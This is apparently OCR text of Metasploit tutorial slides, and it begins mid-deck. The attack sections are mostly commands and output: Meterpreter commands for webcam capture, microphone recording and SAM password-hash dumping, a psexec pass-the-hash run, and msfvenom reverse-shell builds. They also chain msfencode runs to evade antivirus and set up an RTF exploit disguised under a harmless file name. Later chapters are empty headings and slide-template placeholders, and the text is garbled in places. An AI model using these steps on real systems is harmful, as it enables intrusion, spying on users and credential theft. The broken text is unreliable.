setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Advanced Meterpreter Commands

Stdapi: Webcam Commands
==========

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands
==========

Command	Description
play	play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
==========

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
==========

Command	Description
hashdump	Dumps the contents of the SAM database

Advanced Meterpreter Commands

Priv: Timestomp Commands
==========

Command	Description
timestomp	Manipulate file MACE attributes

Privilege Escalation

```
msf> use windows/smb/psexec
msf exploit(psexec)> set PAYLOAD windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec)> set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf exploit(psexec)> set LPORT 443
LPORT => 443
msf exploit(psexec)> set RHOST 192.168.1.1
RHOST => 192.168.1.1
. . . SNIP . . .
msf exploit(psexec)> set SMBPass
aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac36c29
SMBPass => aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac36c29
msf exploit(psexec)> exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
```

Privilege Escalation

```
root@m3lomat:/opt/framework3/msf6# sudo msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.33.129 LPORT=443 X > payload.exe
root@m3lomat:/opt/framework3/msf6# msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.1.1 LPORT=443
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.34.13:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.1.1:443 -> 192.168.34.13:1056)
meterpreter > getuid
Server username: IHAZSECURITY\m3lomatwindows

meterpreter > shell
Process 2896 created.
Channel 1 created.
Microsoft Windows 7 [Version 5.1.26]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>net user m3lomatwindows
. . . SNIP . . .
Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.
C:\>^Z
Background channel 1? [y/N] y
```

Chapter 7
AVOIDING DETECTION

- ## Creating Binaries With MSF-Venom

  - **msfvenom windows/shell_reverse_tcp**

  - msfvenom windows/shell_reverse_tcp LHOST=**192.168.1.1** LPORT=**4444** >> exploit.exe

  - Open Metasploit Multi Handler Session
    - msfconsoe
    - use exploit/multi/handler
    - set PAYLOAD windows/shell_reverse_tcp
    - set LHOST **192.168.1.1**
    - set LPORT **31337**

- ## Encoding with MSFencode

  One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable

- ## MSFencode Options

```
msfencode -l
```

EX:


```
root@bt:/# msfvenom windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=4444
msfencode -e x86/shikata_ga_nai Y -t exe Z > /var/www/payload2.exe
(*) x86/shikata_ga_nai succeeded with size 342 (iteration=1)
```

- ## Multi-encoding


```
root@bt:/opt/framework3/msf3# sudo msfvenom windows/meterpreter/reverse_tcp
LHOST=192.168.1.101 LPORT=31337 R | msfencode -e x86/shikata_ga_nai -c 5 X
-t raw Y | msfencode -e x86/alpha_upper -c 2 Z -t raw | msfencode -e
x86/shikata_ga_nai -c 5 [-t raw | msfencode -e x86/countdown -c 5 \
-t exe -o /var/www/exploit2.exe
```


- # Client-Side Attacks

A client-side attack is a security breach that happens on the client side. Examples include installing malware on your device or banking credentials being stolen by third party sites. A common client-side attack is a Denial Of Service (DOS) attacks. which floods a system with requests and prevents it from functioning properly



- # Digraph Of Clint Side Attacks Types





Chapter 8

EXPLOITATION CLIENT SIDE ATTACKS

- **Browser-Based Exploits**

  This chapter will concentrate on browser based Metasploit exploits. Because users in many organizations spend more time using their web browsers than any other computer programs, browser based attacks are some strategies.


- **Explain NOPs** (No OPeration>)


  Is a sequence of NOP (no-operation) They are represented in the Intel x86 CPU family they are represented with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes


Now that you are familiar with the fundamentals. a NOP let's examine a generic NOP slide in a real world attack. Take note of the hexadecimal encoding of opcode x90 for the Intel x86 architecture in the following listing. In Intel x86 assembly, a 90 denotes a NOP. You can see a string of x90s in this image that produce our NO. The payload which might be a reverse shell or a Meterpreter shell, makes up the remaining code.

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```

- Buffer Overflow







- # Buffer Overflow

  Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations. For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected the program may write the excess data past the buffer boundary.

- # Buffer Overflow Attack

  Attackers use program memory overwriting to take advantage of buffer overflow vulnerabilities. by altering the program's execution path, this might cause reactions that corrupt files or reveal sensitive information. as an illustration an attacker may add more code and send fresh directives to the program to access IT services.

- # Types of Buffer Overflow Attacks

  Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function. the memory space allocated for a program beyond memory used for current runtime operations

  Heap-based attacks are harder to carry out and involve flooding


- # Examples

  - ## Microsoft Word RTF stack buffer overflow

    In this recipe, we will concentrate on Microsoft Office, another widely used Windows application. The Office software suite's 2010 and 2007 iterations both include the RTF buffer overflow bug. The Microsoft Word RTF parser handling of the fragments shape attribute is vulnerable. Let's examine this exploit in further depth. I'm assuming that we already know something about our target, such as the fact that he has the Office bundle loaded on his computer.

  - ## Get Ready

    We will start with launching the msfconsole. The exploit we will be using in this recipe can be located at **exploit/windows/fileformat/ms10_087_rtf_pfragments_bof**
    The payload we will be using is windows/meterpreter/reverse_tcp to get shell connectivity with the target machine



- # Do Buffer Exploit

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof

msf exploit(ms10_087_rtf_pfragments_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf exploit(ms10_087_rtf_pfragments_bof) > show options
Module options (exploit/windows/fileformat/ms10_087_rtf_pfragments_bof):
Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.rtf yes The file name.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique:
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
```

The exploit contains a parameter `FILENAME` which contains information about the malicious filename to be created. The default value is `msf.rtf`. Let us change it to some less suspicious name. We will also set the value for `LHOST` which is the attacking machine IP address.

```
msf exploit(ms10_087_rtf_pfragments_bof) > set FILENAME priceinfo.rtf
FILENAME => priceinfo.rtf

msf exploit(ms10_087_rtf_pfragments_bof) > set LHOST 192.168.1.1
exploit(ms10_087_rtf_pfragments_bof) > exploit
```

Chapter 9
METASPLOIT AUXILIARY MODULES

- **Metasploit's Directory**

  cd /usr/share/metasploit-framework

- **Metasploit's Auxiliary Modules**

```
┌──(m3lomat㉿kali)-[/usr/share/metasploit-framework]
└─$ ls
app             lib                           msfrpcd          script-password
config          metasploit-framework.gemspec  msfupdate       script-recon
data            modules                       msfvenom         scripts
db              msfconsole                    msf-ws.ru        tools
docs            msfd                          plugins          vendor
documentation   msfdb                         Rakefile
Gemfile         msf-json-rpc.ru               ruby
Gemfile.lock    msfrpc                        script-exploit
```

```
m3lomat@kali: /opt/framework3/msf3/modules/auxiliary# ls
total 52
drwxr-xr-x 23 root root 4096 Apr 10 03:22 admin
drwxr-xr-x 4 root root 4096 Dec 14 03:25 client
drwxr-xr-x 16 root root 4096 Jan 1 04:19 dos
drwxr-xr-x 8 root root 4096 Dec 14 03:25 fuzzers
drwxr-xr-x 3 root root 4096 May 2 15:38 gather
drwxr-xr-x 4 root root 4096 Dec 14 03:25 pdf
drwxr-xr-x 36 root root 4096 Apr 10 03:22 scanner
drwxr-xr-x 5 root root 4096 May 2 15:38 server
drwxr-xr-x 3 root root 4096 May 2 15:38 sniffer
drwxr-xr-x 5 root root 4096 Dec 14 03:25 spoof
drwxr-xr-x 4 root root 4096 Dec 14 03:25 sqli
drwxr-xr-x 3 root root 4096 May 2 15:38 test
drwxr-xr-x 3 root root 4096 May 2 15:38 voip
```

- # Anatomy of an Auxiliary Module

Great deal of programming to the Framework, allowing us to focus on the specifics of a module.

```
root@bt:/opt/framework3/msf3# cd modules/auxiliary/admin/
root@bt:/opt/framework3/msf3/modules/auxiliary/admin# Wget
http://carnal0wnage.googlecode.com/svn/trunk/msf3/modules/auxiliary/admin/random/foursquare.rb
```

Unreal Link

Exploits Ranks

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

- System Services

Chapter 10
THE SOCIALENGINEER TOOLKIT

- **The Social-Engineer Toolkit (SET)**
  - was developed to coincide with the release of Social-Engineer.org

- **Configuring the Social-Engineer Toolkit**

```
svn update
```

- System Services

- System Services

- System Services

Chapter 11

FAST TRACK

- System Services

- System Services

- System Services

Chapter 12

KARMETASPLOIT

- System Services

- System Services

Chapter 13

BUILDING YOUR OWN MODULE

- System Services

- System Services

Chapter 14

CREATING YOUR OWN EXPLOITS

- System Services

- System Services

Chapter 15

PORTING EXPLOITS TO THE METASPLOIT FRAMEWORK

- System Services

- System Services

Chapter 16

METERPRETERSCRIPTING

- System Services

- System Services

Chapter 17

SIMULATED PENETRATION TEST

- System Services

- System Services

- System Services

Exploit

Auxiliary

Post

Payloads

Encoders

Nops

Evasion

Basics Commands

- Show — Ex : show exploits
- Search — Ex : search blue

6-


Placeholder
Placeholder
Placeholder
Placeholder
Placeholder
Placeholder
06
01
05
02
04
03


6-Item Hexagonal Diagram Slide Template
Placeholder
This is a sample text. Insert your desired text here.
06
01
Placeholder
This is a sample text. Insert your desired text here.
Placeholder
This is a sample text. Insert your desired text here.
05
02
Placeholder
This is a sample text. Insert your desired text here.
Placeholder
This is a sample text. Insert your desired text here.
04
03
Placeholder
This is a sample text. Insert your desired text here.

6-Item Hexagonal Diagram Slide Template

Placeholder

This is a sample text. Insert your desired text here.

Placeholder

This is a sample text. Insert your desired text here.

Placeholder

This is a sample text. Insert your desired text here.

Placeholder

This is a sample text. Insert your desired text here.


Placeholder

This is a sample text. Insert your desired text here.

Placeholder

This is a sample text. Insert your desired text here.

Books You Can Read About Metasploit



You can Ask Me ON ?

Facebook : https://www.facebook.com/m3lomatthephone

My YouTube Chanel : https://www.youtube.com/c/m3lomatthephone

M3lomat the phone 2 : https://www.youtube.com/channel/UCixopZbFBzdYKk2qsZLsRCA

M3lomat_Electric : https://www.youtube.com/channel/UCGnXhX2E_MaGYOY8kyOowbQ

Instagram : https://instagram.com/mena.m.rushdy?igshid=1xg5sxvjtek7i

LinkedIn : https://www.linkedin.com/in/mina-magdy-38362b1b6/

Facebook Group : https://www.facebook.com/groups/391033085092937